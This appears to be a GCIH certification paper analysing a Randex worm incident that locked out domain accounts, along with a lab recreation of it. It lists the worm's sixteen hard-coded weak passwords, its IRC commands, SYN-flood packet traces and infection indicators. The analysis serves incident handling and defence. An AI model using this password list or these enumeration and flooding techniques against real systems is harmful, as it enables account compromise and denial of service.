GCIH

Practical Assignment

Looking for Weak Passwords

Greg Schultz
Assignment Version: 3

Submitted: 24 April 2004

Table of Contents

Abstract:

This paper was developed in seven primary sections to meet the requirements of the GCIH certification. Section one provides a statement of purpose for the paper, which is to discuss an incident that took place in our company's production environment. Section two introduces the Randex worm featuring the "C" version of the exploit. Section three shows the platforms and the environment where the attack took place. It further highlights the lab environment where the exploit was tested for the purposes of this paper. Section four provides an outline of the attack and what took place in the lab and during the actual incident. Section five highlights the incident handling that took place during the original attack and looks at areas for improvement. Section six discusses how the side-effect of the Randex propagation method could be injected as part of a blended attack. All references and an appendix are provided in support of the material.

1. Statement of Purpose

The purpose of this paper is to show an exploit that came close to paralyzing our company's production environment. The actual exploit code could not be found, but the paper will show what the code does by using two common reconnaissance applications. The paper will feature the W32.Randex.worm exploit. The worm is heavily IRC based and once established on a host awaits commands to perform operations on the network. There are three primary operations that the worm can perform. The first is to look for potential hosts to infect by scanning for systems with weak passwords. The paper will show how this works using "Enum". Enum is typically used to enumerate Windows operating systems during the reconnaissance phase of an attack. The second operation that the Randex worm can perform is a SYN flood. This exploit is a common attempt at a denial of service. This exploit will be shown using another common reconnaissance tool called "Hping2". The third function gathers information from the remote system. The sysinfo command retrieves information such as CPU, Operating System (OS), and other configuration data.

The paper will analyze the exploit in a Windows environment with an NT 4.0 SP6a domain controller. The paper will discuss the actual event as it happened in our production environment and how the Randex.worm almost paralyzed the environment. The analysis will review what the exploit was designed to do and the side effect that it has on an environment deploying strict password policies. A packet sniffer and IDS will collect actual activity during the attack simulation in the lab environment. The incident handling process section will discuss how the actual event was handled in our environment. The discussion will then provide areas for improvement and what has been fixed to date.

2. The Exploit

Name of Exploit

The exploit is the W32.Randex.worm.c version. This worm was developed to enumerate a Windows environment using weak passwords and propagate to systems by attaching to %system% after logging into the node. The worm locates nodes, then harvests usernames and begins to enumerate the usernames using a hard coded password list. The research will concentrate on the "C" version of this worm, but will review and compare other versions. While the worm was developed to locate Windows systems with weak passwords, it has a rather nasty side effect. The side effect will be reviewed in this paper and will be featured as a denial of service that has the potential to bring down a Windows production environment.

The side effect is the fact that most Microsoft based training teaches Windows Administrators to secure systems with password policies. The event that will be discussed in the Incident Handling section of this paper happened on our Windows NT 4.0 SP6a Domain Controller. The default setting for password lockout threshold is zero. Most Windows training teaches Administrators to set this value at between 3 and 6. This means that if the value is set to five then after the fifth unsuccessful guess, the account is locked. The lock out feature is for protecting systems from brute force attacks where password attempts continue until the password is cracked. W32.Randex.worm.c has sixteen hard coded passwords that are used to enumerate each username found on a system. The side effect is that with a password lockout threshold set to some value, the account locks out before receiving all sixteen enumeration attempts. This is what took place in our production environment. The password lockout threshold was set to five and after the fifth guess, the password was locked. Normal user or Administrative accounts that get locked are a nuisance, but system accounts for databases or applications that get locked create a greater problem.

The other operation that the worm can perform is a SYN flood. This type of scan has the potential to perform a denial of service on a networked system. This is done by sending TCP packets with the SYN flag set. This can cause a half open connection by attempting to initiate a session on an open port. As SYN packets are received they begin to fill the SYN backlog queue and wait to be processed. If too many SYNs are received the system may begin to starve out valid network connects and create a denial of service for any new connections bound for the victim node.

The last Randex operation could be considered a reconnaissance tool. It can enumerate data about the system. The sysinfo operation can provide the attacker with information such as CPU, OS, and other configured information. If the attacker is looking for specific systems, and is able to infect then, they could be used to launch other attacks.

The worm is heavily IRC based and is similar to IRC-sdbot (Network Associates, 2003). After locating a host and infecting the system. The worm connects to a predetermined IRC channel to await commands by any one able to access the channel.

The Randex worm has no associated references in Common Vulnerabilities and Exposures (CVE), Bugraq, or CERT databases. Many threads can be found on the Bugtraq site referencing activity similar to Randex in the June 2003 timeframe. This appears to be activity around the period when Randex was first introduced.

CVE entries that may apply to the exploitable vulnerability are: CAN-1999-0503, which discusses a Windows NT local user or administrative account that has a guessable or weak password (CAN-1999-0503). This CVE candidate applies due to the fact that Randex propagates via weak passwords. The “c” version that this paper discusses only uses sixteen, but other versions enumerate usernames with considerably more attempts.

A search of the CVE database using “null sessions” as the search criteria turned up CVE-2000-1200. This entry shows how, Windows NT allows remote attackers to list all users in a domain by obtaining the domain SID with the LsaQueryInformationPolicy policy function via a null session and using the SID to list the users (CVE-2000-1200). The null session vulnerability enables Randex to connect and harvest usernames in the domain. This will be shown in the lab and discussed later in the paper.

A BUGTRAQ entry that may apply is from the BUGTRAQ archive and indicates that a problem exists where the LsaQueryInformationPolicy() function can be used to provide usernames in a domain by querying any workstation. Longpre indicates that he was able to write some code, which connects via a null session and uses the LsaQueryInformationPolicy() function to enumerate usernames (Longpre, 2000).

Operating System

According to Gladiator Security Forum the worm locates itself in the %System% variable. Systems that are susceptible to the Randex worm are Windows 95, 98, Me, NT, 2000, and XP (Gladiator, 2003). The denial of service activity that the worm is capable of producing when it is SYN flooding can affect systems other then Windows. If multiple systems on the same network are infected, the SYN flood can overwhelm routers and or other systems if the network has interoperable characteristics.

Protocols/Services/Applications

This section will address how SYN flooding exploits the TCP protocol to perform a denial of service on the system being flooded. Services and applications that require Windows accounts also become vulnerable during the worms propagation attempts. Protocols that the Windows OS deploys for network connectivity will be highlighted as well.

After Randex installs itself on a host system, it connects to a specific IRC channel and waits for commands. When it receives a command to SYN flood a source, which is passed in the command usually with a spoofed address, it begins to send TCP packets with the SYN flag set. See the example below. One of the attributes of the Randex worm and many of its variants is the initial window value is set to 55808 (Network Associates, 2003).

TCP packet with SYN flag set

```
19:15:29.206331 192.168.1.107.2246 > 192.168.1.101.0: S 2131710822:2131710822(0) win 55808
```

A TCP session starts with a three-way handshake. A standard three-way handshake begins with the initiating TCP sending a SYN. The initial receiving

TCP will send a SYN ACK if it accepts the initial SYN as valid. Finally, the initiating TCP will acknowledge with an ACK to complete the three-way handshake (RFC 793, 1981). The SYN in the case above, which begins this flood, starts on port zero. There is no service listening on port zero on the receiving host so no SYN ACK is sent in response to the SYN. Rather, if the connection does not exist, or is closed, then a reset is sent to any incoming segment except another reset (RFC 793, 1981). See the response sent to the initial SYN shown below.

TCP packet with Reset and ACK flag set

```
19:15:29.206535 192.168.1.101.0 > 192.168.1.107.2246: R 0:0(0) ack 2131710823 win 0
```

The exploit can take advantage of TCP sending a Reset in response to the initial SYN to create an effective denial of service through traffic generation. With a few Randex infected systems on the network, the traffic is effectively doubled for every SYN sent. If an open port is located and flooded, then the denial of service can affect the single nodes ability to communicate.

The second denial of service has the potential to affect users, services, and applications. The Randex worm propagates by enumerating usernames and trying up to sixteen weak passwords on each username. If a weak password is found, an executable is copied to C$ or Admin$ on the node. The denial of service comes when the password is locked out due to the password lock out threshold set lower than sixteen. This functionality comes from NULL sessions and the Server Message Block (SMB) protocol.

NULL sessions are what allow Windows nodes to share information. The NULL session allows other systems to access a node using a NULL credential. The NULL credential is an anonymous user attribute. This also allows the anonymous user the ability to access the node and enumerate available data.

NetBios is employed on Windows to provide the operating system with a primary means of hostname resolution. This is not the only method of resolution that Windows is capable of using, but is used on a large scale. NetBIOS is not a protocol, but rather a service that provides a vendor independent interface (RFC 1001, 1987). For the purposes of the Windows operating system, NetBIOS uses TCP and UDP as a transport protocol.

Common Internet File System (CIFS) is a file sharing protocol. Client systems use this protocol to request access to data over the network. It is based on SMB, which is widely used in the industry today. For the purpose of this paper, CIFS is one of the main high-level protocols used in the Windows environment. Windows uses CIFS for communication, network authentication, and remote procedure calls (RPC) (SNIA, 2002).

“IRC is a real-time internet chat protocol that utilizes Internet Protocol for transport. An IRC network consists of servers and clients, organized in a client-server architecture. IRC features channels that divide the server into separate distinct conversations. Channels are sometimes referred to as "chat rooms."” (McCarty, 2003) A channel is a group made up of one or more users which will all receive messages addressed to that channel. A channel is characterized by its name, properties, and current members (Kalt, 2000). The IRC connection or backdoor provides the enabling functionality of the Randex worm. It allows the attacker the ability to send commands to the worm.

Variants

Randex is considered to be based on IRC-sdbot. Sdbot is not a worm, rather it is a Trojan. The definition of a Trojan is software that masquerades as a legitimate piece of software or is bundled with other software. IRC-sdbot connects to an IRC server and waits for commands to perform activities such as; downloading and executing files, acting as an IRC proxy server, joining IRC channels, sending messages via IRC, and sending UDP and ICMP packets to remote computers (Symantec, 2003).

The Randex worm has many variants. The variants range from W32.Randex.worm.A through W32.Randex.worm.BE versions to date. A worm differs from a Trojan in that it is capable of spreading on its own. In most cases the Randex worm spreads via its ability to exploit weak passwords on Windows systems.

- The Randex.B version uses random address generation excluding the following ranges; 10.0.0.0 -> 10.255.255.255, 172.16.0.0 -> 172.16.255.255, 192.168.0.0 -> 192.168.255.255, 127.0.0.0 -> 127.255.255.255, and 240.0.0.0 -> 240.255.255.255 to locate systems to infect. Once a node is chosen, usernames are enumerated using the NetUserEnum() API. For each username, 17 predefined passwords are used for each username. If a weak username/password combination is found, the executable code is transferred on port 445 (Symantec, 2003).
- Randex.C has the same attributes of the “B” version and adds the following features. If the NetUserEnum() API is unable to generate usernames, only the Administrator account is tried. After the worm is installed, it connects to an IRC channel to receive remote instructions. Commands can be sent to SYN flood, propagate, and get sysinfo (Symantec, 2003).
- Randex.D is similar to version “C” except that it drops a Trojan backdoor. It runs Backdoor.Roxy to add the Trojan, which runs on TCP ports 3330-3332 (Symantec, 2003). A backdoor is a port that is opened on a system so that anyone with the ability to locate that open port can exploit it.
- Randex.E attempts propagation through exploitable DCOM RPC services described in MS03-026. The worm copies itself to the temp directory and

creates %System%\win32sockdrv.dll or %System%\yuetyutr.dll. The worm injects the dll into Explorer.exe and propagates the dll through IRC channels. The worm has an IRC client that listens to a server for commands. One command is to attempt the DCOM RPC exploit on an identified victim. It also creates a hidden Cmd.exe that listens on tcp port 4444. This allows the attacker to execute commands on the infected system. Creates a TFTP server that listens on UDP port 69. When the worm receives a request from a computer to which it can connect using the DCOM RPC exploit, it will send Nstask32.exe or Winlogin.exe to that particular computer and tell it to execute the worm (Symantec, 2003).

- Randex.F calculates a random IP address and attempts to infect then tries to copy itself to the c$ or admin$ network share. It harvests usernames similar to version "C", but only tries 12345, password, and computer as the password list. It connects to an IRC channel and can SYN scan, propagate, and get sysinfo. This version can also steal the CD key of the following games; Command & Conquer Generals, Battlefield 1942 Road To Rome, Battlefield 1942, Unreal Tournament 2003, and Half-Life (Symantec, 2003).
- Randex.G is similar to version "F" except that it creates a mutex name PIEBOT-FE to the process. This allows the application to operate with a single thread, so multiple users can not own the executable during operation (Symantec, 2003).
- Randex.H is similar to the "F" version except that it adds pass to its password list. The list now has four passwords to attempt per username (Symantec, 2003).
- Randex versions "P", "Q", "R", "S", "T", "Y", "Z", "AR", "AT", "AW", "AX", "AZ", "BD", and "BE" all have similar functionality to the versions listed above. Some versions add strict usernames, more password attempts, more backdoors, and more CD keys to a wide range of games.

Description of Vulnerability

The vulnerability that the W32.Randex.worm.C version seeks to exploit is weak passwords. The following list of passwords are what the "C" version of the worm attempts to exploit for every username on the system. All sixteen passwords in the password list for Randex version "C" are hard coded in the program.


Password List for Randex Version "C"			
Server	!@#$%^&*	!@#%^&	!@#$%^
!@#$%	Asdfgh	asdf	!@#$
654321	123456	1234	123
111	1	root	Admin

If a username is found using one of the sixteen passwords, the worm is then transferred to the node via a successful logon to C$ or ADMIN$.

A feature of this worm that is one of its most effective attributes is the denial of service via password enumeration. This is where the worm almost crippled our production environment. Our company owned and managed production environment employs strong passwords, so the attack mechanism via weak passwords would not yield a valid logon attempt. The one infected system in the environment was on a non-company owned rouge system that had a weak password. The dangerous element of the worm is due to Microsoft Windows' ability to lock out an account after multiple unsuccessful logon attempts if configured to do so.

The Microsoft Account Lockout Recommendations table is from Microsoft's website and indicates their recommendation based on the security required at a firm (Microsoft TechNet). The security required ranges from low to high. Note that Microsoft's recommendation is ten for both medium and high security categories. The value of ten for the purposes of the Randex "C" version would lock out prior to the sixteenth attempt.

Microsoft Account Lockout Recommendations



Security category	Account lockout settings			Cost
	Threshold	Observation window	Lockout duration	
Low	N/A	N/A	N/A	**Low**
Medium	10	30	30	**Medium**
High	10	30	Infinite/0	**High**

The lockout threshold that our environment employs is five attempts. This is similar to many Windows deployments that I have seen in the real world. Most environments lock out after three to six wrong login attempts. The denial of service happens after failed logon attempts reach the lockout threshold. This is particularly devastating on service, application and administrative accounts. Service and application accounts can cause different services or applications on the node to stop functioning for calls made requiring the locked password. Second, if administrative passwords are locked, then no one is able to access the node to unlock accounts unless the built-in Administrative account is known. At least for the period set to auto-unlock the account if it is set to a reasonable time. One interesting fact that was found during testing is that the built-in Administrative account created when the operating system is built does not lock out. It is not bound by password policy attributes even though log files would indicate otherwise. This will be discussed later in the paper.

Depending on the type of security deployed at a site, the built-in Administrative account may not be known by all. If this is the case, and I have seen a few domains set up like this, the junior administrator's account could stay locked until the unlock threshold is reached. With a security policy where Administrators do not know the built-in account, other measures to avoid locked accounts should be deployed. One method is the creation of a RestrictAnonymous key. This registry key will help if the attacker or malware does not know the username scheme. The RestrictAnonymous key will be discussed later in the paper.

Once the worm has infected a host, it requires intervention from the attacker to perform activities. This is done via the IRC connection that the worm locates and contacts upon infecting the host. In order for the worm to propagate, collect data, or SYN flood it must be told to do so by the attacker through an IRC command.

Via its IRC connection and being sent one of the six commands the worm can perform the following (McAfee, 2003).

Command	Activity
Update	
Clone	
Download	
ntscan/ntstop	Initiate scanning for nodes to infect
Syn	Begin a SYN flood attack on the network (TCP SYN packets have a window size of 55808 bytes)
Sysinfo	Retrieve system information about the infected host (CPU, dial-up, OS, etc…)

The second exploitable feature of the Randex "C" version is based on receiving the syn command via the IRC connection. Upon receiving the syn command and an IP address, the worm begins to SYN flood the IP address that was passed. The worm is capable of spoofing the source address in an attempt to mask its presence during the SYN flood. The SYN flood can effectively perform a denial of service on single systems or entire networks. A few infected systems can generate enough traffic to overwhelm routers on the network (Kester, 2003).

Systems are vulnerable to a SYN flood because the initial SYN is an indication that a new TCP session should be opened. If an open port receives the initial SYN's in rapid succession, then they begin to fill the TCP backlog queue and can restrict valid connection attempts. If the initial SYN attempts to contact a port that is closed, then the system simply sends a TCP RESET flag. This quickly doubles the traffic for every one SYN packet. If enough systems partake in this activity, it can quickly overwhelm a network with SYN and RESET packets. Any negative effects will clear shortly after the flood stops and systems begin to operate normally. The SYN flood is a denial of service for the duration of flood activity.

The sysinfo command can be sent to enumerate information about the system. It might be used to provide data about the node for information about how the attacker might use the infected system. An example might drop an application on the system if it has powerful resources available.

Signatures of the Attack

Blocking the propagation is relatively easy if weak passwords are not allowed in the environment. If the worm is allowed in the environment, all signatures to date can be located and cleaned with current anti-virus definitions. Per Symantec, the follow traces are what is installed if a node becomes infected with Randex version “C”.

1. Copies itself to computers with weak administrator passwords, as the following:
   - \\<authenticated IP>\Admin$\system32\msmonk32.exe
   - \\<authenticated IP>\c$\winnt\system32\msmonk32.exe

2. Schedules a Network Job to run the worm.

3. Adds the value:
   "Microsoft Netview"="%System%\gesfm32.exe"
   to the registry key:
   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersio
   n\Run

The SYN flood activity is an attack pattern that may be detected by the intrusion detection system or firewall. The key here is duration. Short SYN flood bursts may be lost in the noise or detected at a later time. Long crippling floods may be detected once the network or single systems begin to slow. Snort provides two main detection methods if employed. The stream4 preprocessor can track rouge resets and the port scan preprocessor can track SYN connection attempts. There are tell-tale signs of a SYN flood, which will be discussed later in the paper. These rules, particularly the stream4 resets can be noisy depending on your environment.

Other detection that may be used during the worm’s propagation attempts are IPC$, Null session, password failure monitoring. Snort has rules for IPC$ and Null session attempts and our Cisco IDS has proprietary rules that look for login failures. With that stated, these rules can also be quite noisy, particularly with domain controllers. Many connections use Null sessions and connections to IPC$ for normal traffic from domain to domain is common.


Also, users typically type wrong passwords so monitoring this activity could provide many false positives.

Monitoring systems that detect once anomalous activity has taken place are anti-virus software that is up-to-date. For new virus detection, current engines and definition files must be applied. In the case of Randex worm activity in our environment, it was detected by NetIQ monitors, while performing enumeration attempts. Unfortunately NetIQ was set to alert after it found administrative accounts that were locked out. The worm had already begun to enumerate and lock accounts, so the monitor could not have stopped the attempt.

3. The Patterns/Environments

Victim's Platform

The victim platform could be any Windows node. The service pack level of the node does not make a difference as the attack is done by simple enumeration of usernames. The "C" version of the Randex worm propagates by finding a system using one of the sixteen hard coded weak passwords. The node that will be used in this research project is a Windows NT 4.0 SP6 domain controller. The actual node that the denial of service was performed on in our production environment was an NT 4.0 SP6a domain controller. Both domain controllers have the same password lock out threshold configuration. See the account policy shown below. Pay attention to the account lock out threshold. To identify the victim node in the packet capture the node's hostname is "VICTIM1".



Computer: VICTIM1

Password Restrictions

Maximum Password Age: Password Never Expires [✓ Expires In 90 Days]

Minimum Password Age: [✓ Allow Changes Immediately] Allow Changes In ___ Days

Minimum Password Length: Permit Blank Password [✓ At Least 8 Characters]

Password Uniqueness: Do Not Keep Password History [✓ Remember 5 Passwords]

No account lockout [✓ Account lockout]

Lockout after 5 bad logon attempts

Reset count after 30 minutes

Lockout Duration: Forever (until admin unlocks) [✓ Duration 30 minutes]

☐ Forcibly disconnect remote users from server when logon hours expire

☐ Users must log on in order to change password


A SYN flood will also be performed against VICTIM1. This will simulate the syn command being sent by an infected node via a connected IRC channel. This will be done in the lab environment which is 10 mb/sec network.

Source Network

The lab environment where the simulation will take place is described first. Since this attack actually took place, a description of the environment where the actual attack of password enumeration almost took our production environment down will be provided. A description of all lab components is provided, but corporate policy will not allow a description the company's network. A diagram will show an overview of the company network, which is general to many production environments.


The lab environment is my home network and is an interoperable environment containing Windows NT 4.0, Windows XP, Solaris 8, Linux 7.2, and Linux 9 systems. It has one router with four interfaces, a wireless access point (WAP), two four port hubs, and coax cable Surfboard router. The lab is shown in the Lab Network diagram.

Lab Network


Internet
Motorola SB4200 SURFboard Cable Modem
NetGear EN104 4 port hub
IBM NetVista Linux 9 Firewall
IBM NetVista Linux 9 Snort IDS
Linksys BEFW11S4 4 interface router & WAP
IBM NetFinity Server NT4.0 Domain Controller
NetGear EN104 4 port hub
Sony WorkStation Windows 98 Wireless
IBM T20 Windows XP
IBM T21 Linux 9 Wireless
Server Linux 7.2 Web Server
HP 6L LazerJet
IBM NetFinity Server NT4.0 WorkStation
Toshiba Windows XP Wireless

During the actual event, the source network where the infected system was found was in the office environment of our remote corporate site. The LAN at the remote site is divided into two primary components. The first is the office environment where support personnel reside and the second is the production network. The production network supports a fully automated environment. The Randex worm is controlled via remote Internet Chat Relay (IRC) commands, so to some extent, the Internet could be considered part the source network for the actual attack.

High-level Corporate Network



Trigger of Password Lock Out

In the actual incident, the Randex infected source node received a command to ntscan via its IRC connection. It is not clear how many nodes were scanned prior to the infected system locating the production domain controller. The Randex.c worm randomly chooses an IP address to attempt username enumeration. One can assume that since the attacking node was infected for a month prior to detection, that this was not the first time it was instructed to ntscan. Once it located the production domain controller is when the problem began. The Site Network Diagram provides an overview of the path between the infected node and the domain controller. The infected node resided in the office and had access to the production domain controller.

Target Network

The target network in the lab is the server network where the domain controller resides. See the lab network design above. The victim node in the lab is shown as the IBM NetFinity server NT 4.0 domain controller.

The lab environment router configuration contains two access control lists (ACL). The first ACL drops ICMP type 8 packets on the Internet facing inbound interface. On the Intranet facing inbound interface there is an ACL for egress traffic that drops spoofed packets. Spoofed packets are any packet that originates in the home network and tries to access the external network, where the IP address is not part of the home network.


The domain controller that is the victim node for the attack is a Windows NT 4.0 Server SP6 node. The node is patched to MS03-43. The lab node is running SQL server so it is not a dedicated domain controller unlike the node that was attacked in our production environment. The server was configured to match the production node as close as possible.

